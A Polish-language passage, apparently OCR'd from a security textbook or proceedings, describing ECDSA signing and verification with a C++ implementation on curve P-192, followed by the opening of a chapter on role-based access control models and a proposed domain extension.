Dla uproszczenia będziemy używać krzywej eliptycznej zdefiniowanej nad ciałem prostym $\mathbb{F}_p$, choć cała konstrukcja może być łatwo przystosowana do innych ciał skończonych. Niech **E** będzie krzywą eliptyczną zdefiniowaną na ciałem $\mathbb{F}_p$ oraz niech **P** będzie punktem rzędu pierwszego **q** w $\mathbf{E}(\mathbb{F}_q)$. Podobnie jak w systemie DSA **q** nie oznacza potęgi **p**, ale inną liczbę pierwszą. W odróżnieniu jedna od DSA, gdzie **q** jest o wiele mniejsze od **p**, w algorytmie ECDSA liczby **p** i **q** są mniej więcej tej samej wielkości. Użytkownik A wybiera losowo liczbę **x** z przedziału $1 < x < q - 1$ i oblicza **Q = xP**. Kluczem publicznym użytkownika A jest Q, zaś kluczem prywatnym **x**.

### 7.2. Tworzenie podpisu wiadomości w ECDSA

Nadawca A, który chce podpisać wiadomość, postępuje według następującego algorytmu [2]:

1. Wybiera losowo liczbę **k** z przedziału $1 < k < q - 1$.
2. Oblicza **kP** i $r = x_1 \pmod q$ (oznacza to, że $x_1$ jest traktowane jako liczba z przedziału od **0** do **p – 1** i oblicza się resztę z dzielenia $x_1$ przez **q**). Jeżeli $r = 0$, to należy powrócić do kroku 1, gdyż wtedy równanie definiujące podpis $s = k^{-1}(H(m) + xr) \bmod q$ nie zależy od klucza prywatnego **x** i dlatego jest niewłaściwą wartością dla **r**.
3. Oblicza $k^{-1} \bmod q$.
4. Oblicza $s = k^{-1}(H(m) + xr) \bmod q$, gdzie **H(m)** jest skrótem wiadomości **m**. Jeśli $s = 0$, to należy powrócić do kroku 1, gdyż wartość $s^{-1} \bmod q$ wykorzystywana w kroku 3 algorytmu sprawdzania podpisu nie istnieje. Jeżeli liczbę k wybieramy losowo, to prawdopodobieństwo tego, że $r = 0$ lub $s = 0$, jest pomijalnie małe.
5. Podpisem wiadomości **m** jest para **(r, s)**.

### 7.3. Weryfikacja podpisu w ECDSA

Odbiorca B, chcąc zweryfikować podpis **(r, s)** nadawcy A, postępuje następująco [2]:

1. Uzyskuje poświadczoną kopię klucza publicznego nadawcy A **Q**.
2. Sprawdza, czy **r** i **s** są liczbami całkowitymi z przedziału **[1, q – 1]**.
3. Oblicza $w = s^{-1} \bmod q$ i **H(m)**.
4. Oblicza $u_1 = H(m)w \bmod q$ i $u_2 = rw \bmod q$.
5. Oblicza $u_1P + u_2Q = (x_0, y_0)$ i $v = x_0 \bmod q$.
6. Akceptuje podpis, gdy $v = r$, w przeciwnym wypadku odrzuca go.

Główną różnicą między ECDSA a DSA jest sposób generowania **r**. W DSA bierzemy losową potęgę $(a^k \bmod p)$ i redukujemy ją modulo **q**, tak aby otrzymać liczbę z przedziału **[1, q – 1]**. W algorytmie ECDSA generujemy liczbę **r** z przedziału **[1, q – 1]**, wybierając współrzędną **x** losowej wielokrotności **kP** i redukując ją modulo **q**.

Aby osiągnąć stopień bezpieczeństwa porównywalny z algorytmem DSA, parametr q musi mieć około 160 bitów. W tym wypadku podpis w DSA i ECDSA ma tę samą długość.

W wypadku algorytmu ECDSA nie musimy w całym systemie używać tej samej krzywej **E** i punktu **P**; każdy z użytkowników może wybrać sam własną krzywą **E** i punkt **P**. W takim wypadku równanie definiujące krzywą **E** punkt **P** oraz rząd punktu **q** punktu **P** należy dołączyć do klucza

publicznego. Jeżeli ciało $\mathbb{F}_p$ jest ustalone, to tak można skonstruować hardware i software, aby zoptymalizować obliczenia w ciele bazowym. W tym wypadku każdy użytkownik systemu ma olbrzymie możliwości wyboru krzywej **E** nad ustalonym ciałem $\mathbb{F}_p$.

## 8. Implementacja podpisu cyfrowego

Oprogramowanie zawierające taką implementację składa się z trzech zasadniczych części:

1. oprogramowania do generowania kluczy (publicznego i prywatnego),
2. oprogramowania do tworzenia podpisu,
3. oprogramowania do weryfikacji złożonego podpisu.

Cały pakiet został napisany w języku C++. Język ten został wybrany ze względu na liczne zalety, z których można wymienić:

1. jest to język w pełni obiektowy, co daje ogromne możliwości programistyczne oraz przyczynia się do uproszczenia kodu i zwiększenia jego przejrzystości,
2. język ten pozwala w prosty sposób stosować wskaźniki, które będą miały ważne zastosowanie w tworzonym oprogramowaniu,
3. kompilator języka C++ jest bardzo efektywny, co pozwala na tworzenie bardzo optymalnego kodu,
4. jest to język powszechnie znany, co ułatwi innym programistom korzystanie ze stworzonych klas, a także wprowadzanie niezbędnych poprawek.

## 9. Reprezantacja dużych liczb

Ze względu na duże możliwości obliczeniowe komputerów we współczesnej kryptografii klucze, które mają być w bezpieczny sposób wykorzystywane, muszą mieć dość znaczną długość. W amerykańskim standardzie podpisu cyfrowego DSA klucze powinny mieć długość około 160 bitów. Żaden z typów całkowitoliczbowych nie pozwala na przechowywanie tak dużych liczb, dlatego też niezbędne jest stworzenie odpowiedniego obiektu, który będzie w stanie takie liczby przechowywać. Obiektem tym będzie klasa **DuzLicz**, w której będzie tablica służąca do fizycznego przechowywania liczby. Ponadto znajdą się tam również funkcje służące do zarządzania liczbą, a także do wykonywania wszystkich niezbędnych działań. Takie podejście jest w pełni zgodne z filozofią

programowania obiektowego, co pociąga za sobą wszystkie korzyści wynikłe z jego stosowania. W języku C++ istnieje dość prosty sposób tworzenia tablic dynamicznych, które rezerwowałyby tylko tyle miejsca, ile naprawdę jest potrzebne do przechowywania danej liczby. Taki mechanizm jest bardzo ekonomiczny i zużywa minimalną ilość pamięci. Główną wadą natomiast jest to, że jest on bardzo kosztowny pod względem wykorzystania czasu procesora. Z tego względu reprezantacja liczb została zrealizowana na podstawie preferencji wykorzystania prostszego i przede wszystkim szybszego sposobu reprezentacji liczb w postaci tablic o stałej wielkości.

Bardzo ważne jest to, aby działania na dużych liczbach zostały przedstawione przez kompilator w taki sposób, by najlepiej przystosować je do arytmetyki rejestrów procesora. Do reprezentacji dużych liczb użyto typu unsigned short (UShort), który jest typem 16-bitowym. Typ unsigned long (ULong) jest typem 32-bitowym, co w zupełności wystarcza do reprezentacji wyników działań na zmiennych typu UShort. Oznacza to, że prawdziwa jest nierówność UShort × UShort < Ulong [7].

Następną ważną rzeczą jest kolejność występowania cyfr w danej liczbie. Istnieją dwie możliwości: bajty mniej znaczące zajmują początkowe elementy tablicy albo bajty bardziej znaczące zajmują początkowe miejsca w tablicy. Drugi sposób jest podobny do standardowego sposobu przedstawiania liczb. Natomiast pierwszy sposób wydaje się lepszy przy wykonywaniu działań, gdyż wraz z przesuwaniem się wskaźnika pokazuje on na coraz bardziej znaczące cyfry danej liczby. Pierwszy element w takiej tablicy przechowuje informacje o długości liczby. Duże liczby będą przechowywane w następujący sposób:

$$\mathbf{n = (l n_1 n_2 ... n_l)_B\ ,\ 0 \le l \le MAXCYFRY,\ 0 \le n_i \le B\ ,\ i = 1, ..., l,}$$

gdzie **B** jest podstawą liczby w reprezentacji numerycznej. Wartość podstawy **B** wynosi $2^{16} = 65536$, a stała **MAXCYFRY** określa maksymalną ilość pozycji liczby w klasie **DuzLicz**. Wartość liczby n przechowywanej w obiekcie typu **DuzLicz** jest obliczana jako

$$\mathbf{n} = \sum_{i=1}^{liczba[0]} liczba[i]B^{i-1}\ ,\ \text{dla } \mathbf{liczba[0] > 0},$$

w pozostałych wypadkach **n = 0** [7].

Klasa **DuzLicz** zwiera funkcje arytmetyczne (wraz z arytmetyką modularną), bitowe, logiczne oraz funkcje z zakresu teorii liczb. Na podstawie tej klasy została stworzona klasa **EcDsa**. Do zadań tej klasy nale-

żą: generowanie kluczy, generowanie podpisu oraz weryfikacja podpisu. Najpierw dla funkcjonowania całego systemu musimy określić krzywą eliptyczną oraz pewne parametry z nią związane. Są to elementy stałe dla całego systemu, a także powszechnie znane.

Wybór odpowiedniej krzywej jest problemem niezwykle istotnym ze względu na bezpieczeństwo całego systemu. Dlatego też National Institute of Technology w dokumencie ANSI X9.62 rekomenduje 15 krzywych eliptycznych, które zapewniają wysoki stopień bezpieczeństwa. W tworzonym oprogramowaniu zostanie wykorzystana jedna z tych krzywych o nazwie CURVE P-192, która ma następujące parametry [5]:

- liczba pierwsza **P**, która określa ciało $\mathbb{F}_p$ – $\mathbf{P} = 2^{192} - 2^{64} - 1 =$ FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEFFFFFFFFFFFFFFFF
- liczby **a, b** $\in \mathbb{F}_p$ definiujące krzywą eliptyczną daną równaniem (3):
  a) **a**: –3
  b) **b**: 64210519E59C80E70FA7E9AB72243049FEB8DEECC146B9B1
- liczba pierwsza **q**, będą dzielnikiem rzędu **N** krzywej eliptycznej **E**: FFFFFFFFFFFFFFFFFFFFFF99DEF836146BC9B1B4D22831
- punkt **P = (x, y)** generujący grupę cykliczną rzędu **q** (188DA80EB03090F67CBF20EB43A18800F4FF0AFD82FF1012, 07192B95FFC8DA78631011ED6B24CDD573F977A11E794811)

Krzywa nie jest zawarta w oprogramowaniu, ale jest pobierana z pliku, dlatego też w trakcie działania aplikacji możemy podać dowolną krzywą.

Na podstawie definicji 2 można wyprowadzić następujące wzory na dodawanie dwóch punktów krzywej eliptycznej $\mathbf{P} + \mathbf{Q} = \mathbf{R}$ ($\mathbf{P} = (x_1, y_1)$, $\mathbf{Q} = (x_2, y_2)$, $\mathbf{R} = (x_3, y_3)$):

1. gdy $\mathbf{P} \neq \mathbf{Q}$ –

$$x_3 = \left(\frac{y_2 - y_1}{x_2 - x_1}\right)^2 - x_1 - x_2;$$

$$y_3 = -y_1 + \left(\frac{y_2 - y_1}{x_2 - x_1}\right)(x_1 - x_3).$$

2. gdy $P = Q$ –

$$x_3 = \left(\frac{3x_1^2 + a}{2y_1}\right)^2 - 2x_1;$$

$$y_3 = -y_1 + \left(\frac{3x_1^2 + a}{2y_1}\right)(x_1 - x_3).$$

Mnożenie liczby $\mathbf{a} \in \mathbb{F}_p$ i punktu **P** należącego do krzywej eliptycznej E definiujemy jako a-krotną sumę elementu **P**. Jednak algorytm polegający na dodaniu punktu **P** **a** razy byłby bardzo czasochłonny. Dlatego możemy się posłużyć dużo bardziej efektywnym algorytmem.

Niech reprezentacja binarna liczby **a** ma postać:

$$a = a_n 2^n + a_{n-1} 2^{n-1} + \ldots + a_1 2^1 + a_0,\ a_n = 1.$$

Wówczas algorytm obliczania iloczynu **aP** wygląda następująco:


```
R = O;
for ( i = n; i>=0; i--)
 {
        R = R + R;
        if (a[i] == 1)
             R = R + P;
 }
```

Z wykorzystaniem tych wzorów zostały w klasie **EcDsa** zaimplementowane dwa działania niezbędne przy tworzeniu oraz weryfikacji podpisu. Mianowicie dodawanie oraz mnożenie.

Na podstawie powyższych klas zostało stworzone oprogramowanie, które będzie wykorzystywane w generowaniu, składaniu oraz weryfikacji podpisu cyfrowego.

## Przykład prezentujący funkcjonowanie oprogramowania

Okno programu do generowania kluczy przedstawia rys. 1.





*Rys. 1. Generowanie kluczy*

Pierwszą czynnością, jaką należy wykonać, jest wygenerowanie pary kluczy: prywatnego i publicznego (rys. 1). Po naciśnięciu przycisku „Generuj klucze" otwiera się okienko dialogowe, w którym należy podać plik z krzywą eliptyczną. Wygenerowane klucze należy zapisać w pliku. Po tej czynności już możemy korzystać z dwóch kolejnych części oprogramowania: programu generującego oraz weryfikującego podpis.

W programie służącym do generowanie podpisu w polu memo (największe pole edycyjne) możemy ręcznie wpisać wiadomość lub wczytać ją z pliku. W naszym wypadku jest to tekst: „A pożycza B 100 zł", który jest treścią umowy między panem A a panem B. Korzystając z menu „generowanie podpisu", powyższą umowę podpisujemy, a następnie wraz z podpisem zapisujemy. Podpis jest parą liczb i wygląda on w systemie szesnastkowym następująco:

(16e80817d6595e59dc13a9eef9b4121c22ef5a110d6c4035,
820bec61a903ff965a5964bc897b00b74167987c08c012ba)

Użytkownik B chcący stwierdzić autentyczność umowy oraz złożonego pod nią podpisu wykorzystuje program do jego weryfikacji. Wczytuje on z pliku do programu klucz publiczny użytkownika A. Wczytuje on także, korzystając z menu „weryfikacja podpisu", treść umowy wraz z podpisem. Teraz po naciśnięciu przycisku „weryfikuj podpis" możemy zobaczyć informację „PODPIS ZGODNY", co informuje o zgodności podpisu i umowy albo „PODPIS NIEZGODNY", co informuje o niezgodności podpisu lub umowy. W naszym przypadku podpis został zaakceptowany.




*Rys. 2. Weryfikacja podpisu – podpis zgodny*

Załóżmy, że użytkownik A zmienił treść umowy, zawyżając kwotę pożyczki ze 100 zł na 200 zł. Wtedy osoba B poprzez wciśnięcie przycisku „weryfikuj podpis" dowiaduje się, że podpis nie jest zgodny z treścią umowy. Jeżeli inny użytkownik C będzie chciał podszyć się pod użytkownika A, podpisując umowę, to osoba B poprzez wciśnięcie przycisku „weryfikuj podpis" wykryje fałszerstwo. Podpis cyfrowy gwarantuje więc autentyczność umowy oraz złożonego pod nią podpisu. Wszelkie próby sfałszowania umowy bądź podpisu zostaną wykryte w procesie weryfikacji. Zmiana wartości kwoty ze 100 zł na 200 zł powoduje więc naruszenie autoryzacji a tym samym odrzucenie podpisu.

## Podsumowanie

Podpis cyfrowy jest odpowiednikiem ręcznego sposobu podpisywania dokumentów. Zapewnia on przede wszystkim: autentyczność dokumentu, identyfikację nadawcy oraz niezaprzeczalność. Jakakolwiek zmiana w umowie bądź podpisie zostanie wykryta w etapie weryfikacji, co uniemożliwia sfałszowanie umowy czy podpisu. Bezpieczeństwo podpisu cyfrowego zależy od trudności obliczeniowej metody, na której opiera się podpis. To bezpośrednio przekłada się na długość kluczy, od którego długości zależy efektywność algorytmu. Dlatego też nowe algorytmy generowania podpisów poszukują nowych metod. Najbardziej obiecujące są prace nad krzywymi eliptycznymi, które m.in. pozwalają na zmniejszenie długości klucza, a także dają większą swobodę w wyborze grupy.

### Bibliografia

1. Kutyłowski M., Strothmann W. B., *Kryptografia – teoria i praktyka zabezpieczania systemów komputerowych*, Oficyna Wydawnicza Read Me: Warszawa 1999.
2. Koblitz N., *Algebraiczne aspekty kryptografii*, Wydawnictwa Naukowo-Techniczne: Warszawa 2000.
3. Menezes A. J., Van Oorschot P. C., Vanstone S. A., *Handbook of Applied Cryptography*, CRC Press 1996.
4. Koblitz N., *Wykład z teorii liczb i kryptografii*, Wydawnictwa Naukowo-Techniczne: Warszawa 1995.
5. www.certicom.ca. – tutorial na temat krzywych eliptycznych.
6. Stokłosa J., Bilski T., Pankowski T., *Bezpieczeństwo danych w systemach informatycznych*, PWN: Warszawa 2001.
7. Welschenbach M., *Kryptografia w C i C++*, Wydawnictwo MIKOM: Warszawa 2002.

# Część II

# KONTROLA DOSTĘPU DO ZASOBÓW

# Zarządzanie obiektami danych w modelach kontroli dostępu opartych na rolach

*Krystian Matusiewicz*

Przydatność komputerów jako narzędzi służących do gromadzenia i przetwarzania danych spowodowała, że obecnie ogromna ilość różnorodnych informacji, często o dużej wartości, jest gromadzona w postaci elektronicznej. Jednocześnie ogólna dostępność środków elektronicznej komunikacji spowodowała, że coraz więcej informacji jest wymienianych pomiędzy różnymi systemami i coraz więcej zasobów dostępnych jest dla wielu potencjalnych użytkowników.

Sytuacja, w której wielu użytkowników ma dostęp do danych, powoduje powstawanie problemów ochrony informacji przed nieautoryzowanym dostępem. W takiej sytuacji koniecznością jest opracowanie mechanizmów pozwalających na przydzielanie bądź odmowę dostępu do danych zgodnie z przyjętymi regułami polityki bezpieczeństwa informacji. Centralną ich częścią jest mechanizm kontroli dostępu (ang. *access control*), który na podstawie tego, kto i do jakiej informacji żąda dostępu, decyduje, czy dostęp ten przyznać, czy nie. Wynika stąd, że mechanizm kontroli dostępu jest jednym z kluczowych czynników decydujących o bezpieczeństwie systemu informatycznego.

## 1. Modelowanie mechanizmów kontroli dostępu

### 1.1. Podstawowe pojęcia

Środowisko komputerowe może być rozumiane jako zbiór zasobów współdzielonych przez działające w systemie procesy [12]. Zbiór ten zawiera zarówno zasoby sprzętowe (pamięć systemu, pamięć dyskowa, urządzenia I/O), jak i programowe (programy, pliki danych).

Procesy (działające programy) wykorzystują zasoby w trakcie swojego działania. Z punktu widzenia bezpieczeństwa głównym zadaniem systemu operacyjnego jest kontrolowanie, które procesy mogą mieć dostęp do jakich zasobów.

W podobny sposób można analizować rozproszone systemy komputerowe, w których dane są przechowywane w różnych hostach, a wymiana informacji odbywa się poprzez sieć. Tu również za jeden z najważniejszych z punktu widzenia bezpieczeństwa mechanizmów należy uznać kontrolę dostępu do zasobów [9].


W celu teoretycznej analizy interakcji pomiędzy procesami i zasobami wprowadzimy następujące określenia.

*Obiektami* systemu nazywamy elementy zachowujące się w sposób pasywny. Przez zachowanie pasywne rozumiemy, że dany obiekt systemu może gromadzić dane, uwidaczniać je, ale sam obiekt nie podejmuje żadnych akcji. Przykładem obiektów pasywnych są pliki z danymi.

*Podmiotami* systemu nazywamy elementy systemu zachowujące się w sposób aktywny. Zachowanie aktywne polega na przekształcaniu informacji, zmienianiu stanu obiektów pasywnych i tworzeniu nowej informacji w systemie. Przykładem podmiotów w systemie są procesy (uruchomione programy), często reprezentujące pracujących w systemie użytkowników.

Pojedyncze (w sensie niezależności od innych) możliwe do uzyskania prawa, jakie może posiadać podmiot do obiektu, będziemy nazywać *prawami rodzajowymi.*

Interakcje pomiędzy elementami składowymi systemu oraz rolę mechanizmu kontroli dostępu ilustruje rys. 1.




*Rys. 1. Elementy składowe modelu kontroli dostępu*

W trakcie pracy systemu podmioty występują z żądaniem odpowiedniego rodzaju dostępu do zasobów (obiektów). Mechanizm kontroli na podstawie ustalonych zasad oraz tego, kto, jakiego rodzaju i do czego żąda dostępu, przyznaje go bądź też nie. Zasady, według których powinien działać mechanizm, wynikają z obowiązującej w systemie polityki bezpieczeństwa.

Polityka bezpieczeństwa określa, które działania w systemie są legalne. Jest to określenie wymagań co do bezpieczeństwa na najwyższym poziomie abstrakcji. Wymagania te są uszczegóławiane na niższych poziomach, w szczególności na poziomie modelu kontroli dostępu.

Można więc powiedzieć, że na poziomie polityki bezpieczeństwa ustanawiane są cele, a modele są konkretnym rozwiązaniem, na którym sprawdzić można, czy dany mechanizm kontroli dostępu ma pożądane własności. Ostatecznie wymodelowany i zweryfikowany pod kątem zgodności z założeniami polityki bezpieczeństwa mechanizm jest implementowany w postaci rozwiązań programowych bądź sprzętowych. Widać stąd, że teoretyczna analiza własności poszczególnych modeli mechanizmów kontroli dostępu jest jednym z kluczowych zadań w procesie budowania zaufanego systemu informatycznego.

## 1.2. Kryteria oceny modeli kontroli dostępu

W wypadku porównywania modeli kontroli dostępu musimy określić cechy, względem których będziemy dokonywać tego porównania. Wydaje się, że szczególnie ważne są trzy aspekty modelu kontroli dostępu:

1. Możliwość wyrażenia pożądanej polityki bezpieczeństwa – czy model jest w stanie odzwierciedlić w działaniu założenia przyjęte w momencie określania polityki bezpieczeństwa. Przykładowo, jesteśmy zainteresowani, czy dany model jest w stanie działać zgodnie z polityką obowiązkowej kontroli dostępu do zasobów.
2. Własności bezpieczeństwa, które można weryfikować w oparciu o model – to stwierdzenia dotyczące pewnych własności bezpieczeństwa systemu, które możemy udowodnić na podstawie podanego modelu. Jako przykład można podać tu pytanie o możliwość kontroli nad propagacją uprawnień w systemie.
3. Skalowalność rozwiązania – chcemy, aby model nadawał się do zastosowania w systemach dużej skali, co pociąga za sobą konieczność przystosowania do rozproszonego administrowania oraz zapewnienia odpowiedniej wydajności.

Mniej interesującą z teoretycznego punktu widzenia, ale za to ogromnie ważną w praktyce cechą modelu jest także możliwa do osiągnięcia funkcjonalność systemu zbudowanego w oparciu o dany model.

Wielkim wyzwaniem jest projektowanie i tworzenie systemów, w których konflikt między bezpieczeństwem a funkcjonalnością jest możliwie zminimalizowany. Oczywiście nie jest możliwe całkowite wyeliminowanie wpływu założonego wysokiego stopnia bezpieczeństwa informacji na inne aspekty jego działania, gdyż często z samej definicji niektóre wygodne dla użytkowników rozwiązania są nie do przyjęcia w bezpiecznym systemie. Należy jednak zwracać uwagę, czy teoretycznie wypracowane ograniczenia zaimplementowane w systemie nie stanowią poważnego czynnika zmniejszającego ergonomię pracy użytkowników. Może to bowiem skutkować próbami obchodzenia przez użytkowników zaprojektowanych mechanizmów bezpieczeństwa.

## 2. Przegląd cech istniejących modeli

Pokrótce przedstawione zostaną teraz najważniejsze cechy powszechnie stosowanych modeli kontroli dostępu.

### 2.1. Uznaniowa kontrola dostępu

Modele z uznaniową kontrolą dostępu (ang. *discretionary access control,* DAC) pozwalają właścicielowi obiektu na decydowanie o tym, komu przyznać prawa dostępu do niego. Z tego też powodu stosuje się je często w praktyce. Jednak mają one pewne istotne ograniczenia dotyczące możliwego do osiągnięcia poziomu zabezpieczenia systemu przed przeciekiem informacji, dlatego w szczególnie wrażliwych systemach ich stosowanie może być niewskazane.

Najpowszechniejszym modelem tej rodziny jest model macierzy dostępu [5, 8], której wiersze są indeksowane zbiorem podmiotów, a kolumny zbiorem obiektów. Prawa podmiotu $s$ do obiektu $o$ są zawarte w komórce macierzy indeksowanej przez parę $(s, o)$.

Jest to model powszechnie stosowany w praktycznych zastosowaniach ze względu na swoją prostotę i przejrzystość, jednak ma on poważne teoretyczne ograniczenia. W pracach [6, 7] pokazano, że w takim modelu problem propagacji praw dostępu jest często nierozstrzygalny, a zawsze bardzo trudny obliczeniowo. W systemach bazujących na modelu macierzowym nie ma więc możliwości śledzenia, w jaki sposób informacja rozprzestrzenia się w systemie. Kolejną wadą jest też brak mechanizmów rozproszonego administrowania.

## 2.2. Obowiązkowa kontrola dostępu

W systemach, w których konieczna jest stała kontrola nad rozprzestrzenianiem się informacji, często stosowana jest polityka obowiązkowej kontroli dostępu. Ideą leżącą u podstaw tego typu modeli jest założenie, że informacja może przepływać „w jednym kierunku", tzn. od obiektów o niższej klasyfikacji tajności do obiektów o wyższym stopniu tajności. Dzięki temu żadna tajna informacja nie zostanie przekazana do obiektu o mniejszym stopniu tajności. Widać, że decyzja o tym, jaka jest klasyfikacja obiektu czy podmiotu, musi być określona „odgórnie", a ponadto użytkownik nie ma możliwości modyfikacji swoich uprawnień. Stąd nazwa tego typu systemów – obowiązkowa kontrola dostępu (ang. *mandatory access control*).

Najbardziej znanym modelem zgodnym z polityką obowiązkowej kontroli dostępu jest model Bell-LaPadula [1]. Teoretyczne podstawy tych modeli oraz ich związek z przepływem informacji został przeanalizowany w pracy [2].

Najważniejszą zaletą tej rodziny modeli jest kontrola nad rozprzestrzenianiem się informacji w systemie. Przepływ informacji tylko „w górę" poziomów tajności wymusza sam mechanizm kontroli dostępu. Inną zaletą jest możliwość wyrażenia również niektórych innych polityk bezpieczeństwa [13].

Wadami są natomiast nieprzystosowanie do rozproszonego administrowania oraz szybki wzrost liczby poziomów bezpieczeństwa koniecznych do odwzorowania bardziej skomplikowanych systemów.

## 2.3. Kontrola dostępu oparta na rolach (RBAC)

Fundamentalną obserwacją, jaka legła u podstaw tego modelu kontroli dostępu, jest fakt, iż w większości organizacji prawa, jakie przysługują pracownikowi, zależą od stanowiska, czyli roli, jaką pełni w organizacji, a nie od tego, jaka jest jego tożsamość. Takie rozgraniczenie pozwala na elastyczniejsze administrowanie prawami w systemie, gdyż rozdziela etap przydzielania praw potrzebnych do wykonywania określonych zadań od określania, kto zadania te ma wykonywać.

Modele kontroli dostępu oparte na rolach powstały w latach 90. Jedną z wcześniejszych prac była [3], jednak standardem stał się model przedstawiony przez Sandhu, Coyne i współpracowników w pracy [14].

Modele te mają największą siłę wyrazu, gdyż mogą symulować zarówno uznaniową, jak i obowiązkową kontrolę dostępu, co pokazano w pracy [11]. Ponadto dzięki wprowadzeniu ról administracyjnych [15]

stało się możliwe rozproszone administrowanie systemem kontroli dostępu. Nabierają one też coraz większego znaczenia praktycznego, najnowsza wersja systemu operacyjnego Solaris posiada mechanizmy kontroli dostępu oparte na modelu RBAC, ponadto model ten najprawdopodobniej zostanie przyjęty jako standard NIST.

Do ciągle nierozwiązanych problemów, jakie wskazać można w wypadku kontroli dostępu bazującej na rolach, należy zaliczyć brak teoretycznych prac traktujących o kontroli rozprzestrzeniania się informacji w systemie działającym zgodnie z modelem RBAC. Kolejną wadą jest brak ułatwień w administrowaniu obiektami danych. W dalszej części pracy przedstawiona zostanie propozycja rozwiązania tej kwestii.

## 3. Propozycja modyfikacji modelu RBAC

### 3.1. Opis modelu

Motywacją powstania niniejszego modelu była chęć doprecyzowania modelu RBAC w celu jawnego określenia, w jaki sposób działające w systemie podmioty mogą mieć dostęp do obiektów. Ponadto ponieważ w modelu RBAC nie ma mowy o obiektach, nie ma rozwiniętych żadnych mechanizmów ułatwiających administrowanie przydzielaniem praw do poszczególnych obiektów. Oczywiste jest, że potrzebne są konstrukcje ułatwiające to zadanie, gdyż w wypadku systemu, w którym liczba obiektów z danymi liczona jest w dziesiątkach tysięcy, bez zarządzania na wyższym poziomie abstrakcji system przestaje być praktycznie funkcjonalny. Jednocześnie wprowadzony model powinien być możliwie ogólny, stanowić raczej pewne ramy, które mogą być modyfikowane i precyzowane w miarę potrzeb konkretnego zastosowania. Dlatego też do modelu wprowadzono pojęcie domen, czyli wyróżnionych podzbiorów zbioru obiektów. Prawa, jakimi dysponują role, nie są teraz prawami do poszczególnych obiektów, ale do całych domen. Prawa do konkretnego obiektu są sumą praw, jakimi dysponuje rola do wszystkich domen zawierających ten obiekt. Dzięki temu administrowanie prawami do obiektów jest podzielone na dwa etapy, przypisanie obiektów do właściwych im domen i ustalenie, jakie prawa mają role do poszczególnych domen. Bardziej szczegółowa analiza pomysłu grupowania obiektów w kontekście mechanizmów kontroli dostępu została przedstawiona w [10].

## 3.2. Elementy składowe

Podstawowymi elementami modelu są *użytkownicy*, *obiekty* i *podmioty* oraz *prawa*, *role* i *domeny*. Większość z nich ma znaczenie takie jak w klasycznych modelach RBAC czy DAC.

